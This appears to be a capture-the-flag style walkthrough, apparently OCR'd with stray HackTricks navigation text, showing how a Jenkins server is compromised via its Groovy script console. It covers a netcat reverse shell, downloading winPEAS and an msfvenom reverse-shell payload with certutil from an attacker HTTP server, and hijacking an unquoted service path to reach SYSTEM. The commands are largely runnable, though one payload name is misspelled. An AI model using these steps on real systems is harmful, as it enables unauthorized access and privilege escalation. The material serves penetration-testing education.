earch Jenkin exploits so you can gain initial access to the machine


HackTricks
HackTricks
About the author
Getting Started in Hacking
Pentesting Methodology
External Recon Methodology
Phishing Methodology
Exfiltration
Tunneling and Port Forwarding
Brute Force - CheatSheet
Search Exploits
SHELLS
Shells (Linux, Windows, MSFVenom)
LINUX/UNIX
Checklist - Linux Privilege Escalation
Linux Privilege Escalation
Powered by GitBook
Jenkins
Back to Dashboard
Status
Changes
Build Now
Configure
Rename
Edit on GitHub
CONTENTS
Enumeration
Bruteforce
Exploiting Vulnerabilities
Code Execution
Create a new project
Execute Groovy script
Reverse shell in linux
Reverse shell in windows
MSF exploit
POST
References
Or try to access to the path /configure in each project (example: /me/my-views/view/all/job/Project0/configure).
If you are allowed to configure the project you can make it execute commands when a build is successful:
Build
Click on Save and build the project and your command will be executed.
If you are not executing a reverse shell but a simple command you can see the output of the command inside the output of the build.
Execute Groovy script


At script console, you have full privilege to run any program code, therefore I try to execute following piece of code which I had taken from GitHub to get the reverse connection on my local machine via netcat listener.
Jenkins
Script Console
nc -lvp 1234
Once the above script will be executed, it will give netcat session of the victim's machine.
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.106] 49548
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\jenkins\Scripts>
Groovy executing shell commands -I
Similarly, with the help of following the piece of code which I found from this here, I try to create RCE for executing OS command through groovy script console.


One that you can use is the groovy script exploit go to the script console in the jenkins dashboard then once you are in there research groovy reserve shell and use that make sure to change the ip address to your local machine address as well as the listening port! Also make sure before you run this on your local machine you run nc -nvlp *port* to connect







Once you gained access look to see what user you are logged in as well as using other common window commands like systeminfo, netstat, help, tasklist


to find more information about the machine



Now we will use winPEAS to privilege escalate, go to the execute winPEAS file location on your local machine then run `python3 -m http.server 80` **to start a simple HTTP server. Then go back to the windows shell and run the command certutil.exe which is used the transfer files in windows this is the whole command** `certutil.exe -urlcache -f http://*ip address*/winpeas.exe winpeas.exe`


File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~/transfer
auditbaseobjects : 0
Bounds : 00-30-00-00-00-20-00-00
crashonauditfail : 0
fullprivilegeauditing : 00
LimitBlankPasswordUse : 1
NoLmHash : 1
Security Packages : ""
Notification Packages : scecli
Authentication Packages : msv1_0
LsaPid : 752
LsaCfgFlagsDefault : 0
SecureBoot : 1
ProductType : 4
disabledomaincreds : 0
everyoneincludesanonymous : 0
forceguest : 0
restrictanonymous : 0
restrictanonymoussam : 1
Enumerating NTLM Settings
LanmanCompatibilityLevel : (Send NTLMv2 response only - Win7+ default)
NTLM Signing Settings
ClientRequireSigning : False
ClientNegotiateSigning : True
ServerRequireSigning : False


File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~/transfer
Created (UTC) : 8/14/2021 11:51:47 AM
IP Address : 127.0.0.1
Process : C:\Windows\System32\svchost.exe
Target User : defaultuser0
Target Domain : DESKTOP-MF6OAL6
Subject User : WIN-569CFSRGN11$
Subject Domain : WORKGROUP
Created (UTC) : 8/14/2021 11:45:09 AM
IP Address : -
Process : C:\Windows\System32\oobe\msoobe.exe
Target User : defaultuser0
Target Domain : DESKTOP-MF6OAL6
Printing Account Logon Events (4624) for the last 10 days.
Subject User Name : BUTLER$
Subject Domain Name : WORKGROUP
Created (Utc) : 8/15/2021 1:04:07 AM
IP Address : 127.0.0.1
Authentication Package : Negotiate
Lm Package :



File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~/transfer
ware CAF\pme\bin\CommAmqpListener.exe"] - Manual - Stopped
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin (Administrators [AllAccess])
VMware Common Agent AMQP Communication Service
VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)["C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe"] - Manual - Stopped
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin (Administrators [AllAccess])
VMware Common Agent Management Agent Service
WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No quotes and Space detected
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Care 365 (Administrators [AllAccess])
In order to optimize system performance,Wise Care 365 will calculate your system startup time.

One service that we could use among the ones displayed in the picture above is the WiseBootAssistant! We could put a malicious file in the path so when we stop the service and run it again the malicious file will run!


Lets us msfvenom to create a reverse shell for windows using the following msfvenom -p windows/x64/shell_reverse_tcp if we were using Metasploit we could use the path windows/x64/meterpreter/shell_reverse_tcp. In this case we will do it manually `msfvenom -p widows/x64/shell_reverse_tcp LHOST=*local machine address* LPORT=*listening port* -f exe > Wise.exe`

Parameter	Description
`-p`	Specifies the payload (e.g., reverse shell or Meterpreter).
`windows/x64/shell_reverse_tcp`	Reverse TCP shell for 64-bit Windows.
`LHOST=<your-IP>`	Your local machine's IP address (listener).
`LPORT=<your-port>`	The port you want to listen on (e.g., 4444).
`-f exe`	Format of the payload (EXE for Windows).
`>`	Redirects the output into a file (in this case, `Wise.exe`).


use `msfvenom -l payloads` **to display all payloads!**




Then start up the HTTP server again with `python3 -m http.server 80`**. Go the directory you want the executable reverse shell to go then use** `certutil.exe -urlcache -f http://*ip address*/Wise.exe Wise.exe`



- **Use the command** `sc stop *service name*` **in this case** `sc stop WiseBootAssistant`
- **To verify that it has stopped use** `sc query *service name*` **in this case** `sc query WiseBootAssistant`
- **To start the service use** `sc start *service name*` **in this case it is** `sc start WiseBootAssistant` **but before you run this make sure you put the** `nc -nvlp *port*` **on your local machine to make the connection.**





Now you gained access to SYSTEM!